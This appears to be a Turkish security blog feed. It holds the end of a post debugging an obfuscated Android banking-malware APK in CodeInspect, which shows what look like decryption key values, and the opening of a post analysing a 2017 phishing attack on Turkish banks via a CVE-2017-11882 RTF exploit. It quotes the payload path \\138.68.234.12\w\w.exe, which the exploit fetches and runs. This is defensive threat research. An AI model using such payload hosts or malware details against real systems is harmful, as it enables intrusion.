workspace - Debug - mobilsube.apk/Sources/com.android.mobile.Yardimcilar/i.jimple - CodeInspect Demo
File Edit Navigate Project Run Search Android CodeInspect Window Help
Debug
Thread [main] (Suspended (breakpoint at line 252 in i))
i.iIiiIiiii(String, Context) line: 252
w.iiiIIiii(String, Context) line: 340
w.iiIIIiii(Context) line: 149
w.iIiiIiii(Context) line: 622
z.iIiiIiii(Context, boolean) line: 168
MainActivity$Preq.iIiiIiii(Boolean) line: 72
MainActivity$Preq.access$lambda$0(MainActivity$Preq, Boolean) line: 39
MainActivity$Preq$$Lambda$1.call(Object) line: 48
ObservableS27.onNext(Object) line: 44
SafeSubscriber.onNext(Object) line: 228
OperatorMerge$MergeSubscriber.emitScalar(Object, long) line: 758
OperatorMerge$MergeSubscriber.tryEmit(Object) line: 1385
OperatorMerge$MergeSubscriber.onNext(Observable) line: 1140
OperatorMerge$MergeSubscriber.onNext(Object) line: 1120
OperatorMap$1.onNext(Object) line: 56
OperatorBufferWithSize$1.onNext(Object) line: 94
OperatorMerge$MergeSubscriber.emitScalar(OperatorMerge$InnerSubscriber, Object, long) line: 885
OperatorMerge$MergeSubscriber.tryEmit(OperatorMerge$InnerSubscriber, Object) line: 1437
OperatorMerge$InnerSubscriber.onNext(Object) line: 72
SerializedObserver.onNext(Object) line: 228
SerializedSubscriber.onNext(Object) line: 54
OperatorConcat$ConcatInnerSubscriber.onNext(Object) line: 77
Variables
Breakpoints
Name
Value
this
i (id=270)
$param1
QKSMSApp (id=56)
$param0
"CoUsmPiB3jGdjxnXKYLdBMa5LahtMkd/H/U0+NFnqxl=" (id=271)
d.jimple
MainActivity...
zzg.jimple
zzaul.jimple
z.jimple
i.jimple
w.jimple
aa.jimple
z.jimple
v.jimple
RSstring.jimple
public.xml
Outline
com.android.mobile.Yardimcilar.i
byte[] IIiiIiIi
Cipher iIiiIiII
byte[] iiIiiIii
void <init>()
String iIiiIiii(int)
String iIiiIiii(String)
String iIiiIiii(String, int)
String IiiIIiii(String, Context)
String iIiiIiii(String, Context)
String iIiiIiii(String, String, CryptLib$EncryptMode, String)
Jimple
Java
LogCat
Saved Filters
All messages (no filters)
Search for messages. Accepts Java regexes. Prefix with pid:, app:, tag: or text: to limit scope.
verbose
Time
PID
TID
Application
Tag
Text
Console
Loaded Classes
Code Injection
Problems
Android - mobilsube.apk - debug
com.android.mob: eglSurfaceAttrib not implemented
com.android.mob: Failed to set EGL_SWAP_BEHAVIOR on surface 0xdce3a540, error=EGL_SUCCESS
com.android.mob: Background sticky concurrent mark sweep GC freed 2038(124KB) AllocSpace objects, 0(0B) LOS objects, 9% free, 2MB/2MB


workspace - Debug - mobilsube.apk/Sources/com.android.mobile.Yardimcilar/i.jimple - CodeInspect Demo
File Edit Navigate Project Run Search Android CodeInspect Window Help
Debug
Thread [main] (Suspended (breakpoint at line 267 in i))
i.iIiiIiii(String, String, CryptLib$EncryptMode, String) line: 267
i.iIiiIiii(String, Context) line: 262
w.iiiIIiii(String, Context) line: 340
w.iiIIIiii(Context) line: 149
w.iIiiIiii(Context) line: 622
z.iIiiIiii(Context, boolean) line: 168
MainActivity$Preq.iIiiIiii(Boolean) line: 72
MainActivity$Preq.access$lambda$0(MainActivity$Preq, Boolean) line: 39
MainActivity$Preq$$Lambda$1.call(Object) line: 48
ObservableS27.onNext(Object) line: 44
SafeSubscriber.onNext(Object) line: 228
OperatorMerge$MergeSubscriber.emitScalar(Object, long) line: 758
OperatorMerge$MergeSubscriber.tryEmit(Object) line: 1385
OperatorMerge$MergeSubscriber.onNext(Observable) line: 1140
OperatorMerge$MergeSubscriber.onNext(Object) line: 1120
OperatorMap$1.onNext(Object) line: 56
OperatorBufferWithSize$1.onNext(Object) line: 94
OperatorMerge$MergeSubscriber.emitScalar(OperatorMerge$InnerSubscriber, Object, long) line: 885
OperatorMerge$MergeSubscriber.tryEmit(OperatorMerge$InnerSubscriber, Object) line: 1437
OperatorMerge$InnerSubscriber.onNext(Object) line: 72
SerializedObserver.onNext(Object) line: 228
SerializedSubscriber.onNext(Object) line: 54
Variables
Breakpoints
Name
Value
this
i (id=270)
$param3
"f9ppemOO_RiezPM0" (id=72)
$param0
"CoUsmPiB3jGdjxnXKYLdBMa5LahtMkd/H/U0+NFnqxl=" (id=271)
$param1
"b16920894099c7780b5fc7161560a412" (id=77)
$param2
CryptLib$EncryptMode (id=78)
d.jimple
MainActivity...
zzg.jimple
zzaul.jimple
z.jimple
i.jimple
w.jimple
aa.jimple
z.jimple
v.jimple
RSstring.jimple
public.xml
Outline
com.android.mobile.Yardimcilar.i
byte[] IIiiIiIi
Cipher iIiiIiII
byte[] iiIiiIii
void <init>()
String iIiiIiii(int)
String iIiiIiii(String)
String iIiiIiii(String, int)
String IiiIIiii(String, Context)
String iIiiIiii(String, Context)
String iIiiIiii(String, String, CryptLib$EncryptMode, String)
Jimple
Java
LogCat
Saved Filters
All messages (no filters)
Search for messages. Accepts Java regexes. Prefix with pid:, app:, tag: or text: to limit scope.
verbose
Time
PID
TID
Application
Tag
Text
Console
Loaded Classes
Code Injection
Problems
Android - mobilsube.apk - debug
com.android.mob: eglSurfaceAttrib not implemented
com.android.mob: Failed to set EGL_SWAP_BEHAVIOR on surface 0xdce3a540, error=EGL_SUCCESS
com.android.mob: Background sticky concurrent mark sweep GC freed 2038(124KB) AllocSpace objects, 0(0B) LOS objects, 9% free, 2MB/2MB



Kıssadan hisse, günümüz Android zararlı yazılımlarını açık kaynak kodlu, ücretsiz araçlarla analiz etmek her geçen gün daha da zorlaşırken, kullanımı IDA Pro'dan çok daha kolay ve oldukça stabil çalışan CodeInspect gibi ticari araçlar sayesinde parayı veren düdüğü kolaylıkla çalabiliyor ve hayattaki, analizdeki en değerli şey olan zaman, yanınıza kar kalıyor. Ticari hata ayıklama aracı satın alma konusunda benim gibi gözünü karartmış olanlara CodeInspect'in muadili, betik desteği de olan JEB aracına da bir göz atmalarını da tavsiye ederim.


Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.


The post Android Hata Ayıklaması appeared first on Siber Güvenlik Günlüğü.

MetaStrike Operasyonu

By Mert SARICA on May 1st, 2018

21.11.2017 tarihinde saat 16:16'da, Türkiye'de bulunan 19 bankanın toplam 535 çalışanına Anna.Yasko@profix.kiev.ua e-posta adresinden Changes to the terms başlığına sahip, ekinde Swift Changes.rtf dosyası bulunan bir e-posta gönderildi ve çoğu bankanın kullanmış olduğu güvenlik sistemleri tarafından ya silindi ya da karantinaya alındı.






Güvenlik sistemlerinde çok sayıda alarma yol açan bu şüpheli e-posta incelendiğinde, başlıkta ve ekindeki dosyada Swift kelimesinin geçmesinin yanısıra, alıcı listesinde (To:) yabancı banka çalışanlarının da dahil olduğu tam 952 kişinin yer alıyor olması ve e-postanın ileti gövdesinde (body) herhangi bir metnin yer almaması şüpheleri fazlasıyla arttırıyordu. E-postanın başlık bilgileri incelendiğinde, gönderen SMTP sunucusunun gerçekten de ProFIX firmasına ait olması ilk olarak bu kurumun hacklenmiş olabileceğine işaret ediyordu. Kim bu ProFIX diye ufak bir araştırma yapıldığında, 29 ülkede 250'den fazla banka ile çalışan, 2013 yılından bu yana ise Belarus, Ermenistan, Gürcistan, Ukrayna ve Moldovya'da hizmet veren bir SWIFT iş ortağı olduğu anlaşılıyordu.

Swift Changes.rtf dosyası incelendiğinde ise bu dosyanın içinde Microsoft Office 2007'den 2016'ya kadar tüm sürümlerini etkileyen bir zafiyeti (CVE-2017-11882) istismar eden bir istismar kodu olduğu ortaya çıktı. 14 Kasım'da Microsoft tarafından yaması yayınlanan, GitHub

üzerinde ise 20 Kasım'da istismar kodu yayınlanan bir zafiyet, 21 Kasım'da Türkiye'deki 19 bankaya siber saldırı gerçekleştirmek amacıyla, hacklendiği düşünülen ProFIX isimli bir SWIFT iş ortağı üzerinden gerçekleştiriliyordu!





engine (58)	positiv (24)	date (dd.mm.yyyy)	age (days)
Sophos	Exp/201711882-A	22.11.2017	1
McAfee	Exploit-FXR!8ED2312BF6CD	22.11.2017	1
Ikarus	Exploit.CVE-2017-11882	22.11.2017	1
BitDefender	Exploit.CVE-2017-11882.Gen	22.11.2017	1
Ad-Aware	Exploit.CVE-2017-11882.Gen	22.11.2017	1
GData	Exploit.CVE-2017-11882.Gen	22.11.2017	1
Rising	Exploit.CVE-2017-11882.Gen!1.AED3 (CLASS...	22.11.2017	1
AegisLab	Exploit.Msoffice.Cve!c	22.11.2017	1
Microsoft	Exploit:O97M/CVE-2017-11882	22.11.2017	1
Kaspersky	HEUR:Exploit.MSOffice.CVE-2017-11882.b	22.11.2017	1
ZoneAlarm	HEUR:Exploit.MSOffice.CVE-2017-11882.b	22.11.2017	1
Avast	Other:Malware-gen [Trj]	22.11.2017	1
AVG	Other:Malware-gen [Trj]	22.11.2017	1
ViRobot	RTF.S.Exploit.31811	22.11.2017	1
AhnLab-V3	RTF/Cve-2017-11882	22.11.2017	1
TrendMicro-HouseCall	TROJ_RTFCVE201711882.A	22.11.2017	1
TrendMicro	TROJ_RTFCVE201711882.A	22.11.2017	1
DrWeb	Trojan.DownLoader25.57745	22.11.2017	1
Symantec	Trojan.Mdropper	22.11.2017	1
Fortinet	WM/Agent.1416!tr	22.11.2017	1
Baidu	Win32.Exploit.CVE-2017-11882.a	22.11.2017	1
ESET-NOD32	Win32/Exploit.CVE-2017-11882.A	22.11.2017	1
Bkav	clean	21.11.2017	2
MicroWorld-eScan	clean	22.11.2017	1
nProtect	clean	22.11.2017	1
CMC	clean	22.11.2017	1
CAT-QuickHeal	clean	22.11.2017	1
Malwarebytes	clean	22.11.2017	1
Zillya	clean	22.11.2017	1
TheHacker	clean	21.11.2017	2
K7GW	clean	22.11.2017	1
K7AntiVirus	clean	22.11.2017	1
Arcabit	clean	22.11.2017	1

Bulmacının kayıp parçalarını birleştirdikçe ortaya zamanlaması muazzam, senaryosu amatörce ((To: kısmında 952 kişinin olması, ileti gövdesinde metin olmaması vs.) kurgulanmış bir siber saldırı girişimi çıktı. 952 e-posta adresinin nereden ve nasıl temin edildiği sorusuna tam olarak yanıt bulunamasa da, sosyal medya üzerinde siber güvenlik uzmanlarından Huzeyfe ÖNAL ve Furkan ÇALIŞKAN'ın tespitlerine göre 25 Eylül tarihinde Pastebin sitesinde yer alan bir liste baz alınmıştı. 952 e-posta adresi ile Pastebin'de yer alan bu liste karşılaştırıldığında e-posta adreslerinin çok büyük bir oranının bu liste ile örtüşüyor olması, güvenlik uzmanlarını doğrular nitelikteydi.

22 Kasım tarihinde Carbon Black firmasının blog sayfasında bu siber saldırının özet teknik detaylarına IOCleri ile birlikte yer verildi. 30 Kasım tarihli FireEye iSight istihbarat raporuna bakıldığında bu grubun 2016 yılından bu yana 19 ülkedeki finansal kurumları Cobalt Strike sızma testi yazılımı ile hedef alan Cobalt grubu (diğer bir adıyla MetaStrike) olduğu anlaşılıyordu. 8 Aralık tarihinde ise Palo Alto Networks firmasının blog sayfasında bu defa istismar kodunun teknik detaylarına yer verildi.


Swift Changes.rtf dosyası çalıştırılır çalıştırılmaz Microsoft Office'in Microsoft Equation Editor bileşenindeki yığın tabanlı bellek taşması (stack buffer overflow) zafiyetini istismar ederek \\138.68.234.12\w\w.exe paylaşım adresi üzerinden w.exe dosyasını çalıştırıyordu. Şayet Windows, SMB protokolü üzerinden ilgili adrese bağlanamıyor ise ve işletim sistemi üzerinde WebClient servisi çalışır durumda ise bu durumda WebDAV protokolü üzerinden tanımlı vekil sunucu (proxy) ayarlarını da dikkate alarak bağlanmaya çalışmaktaydı. Bu durum da istismar edilen hedef sistemin ilgili adrese erişip zararlı kodu çalıştırma ihtimalini fazlasıyla arttırıyordu!

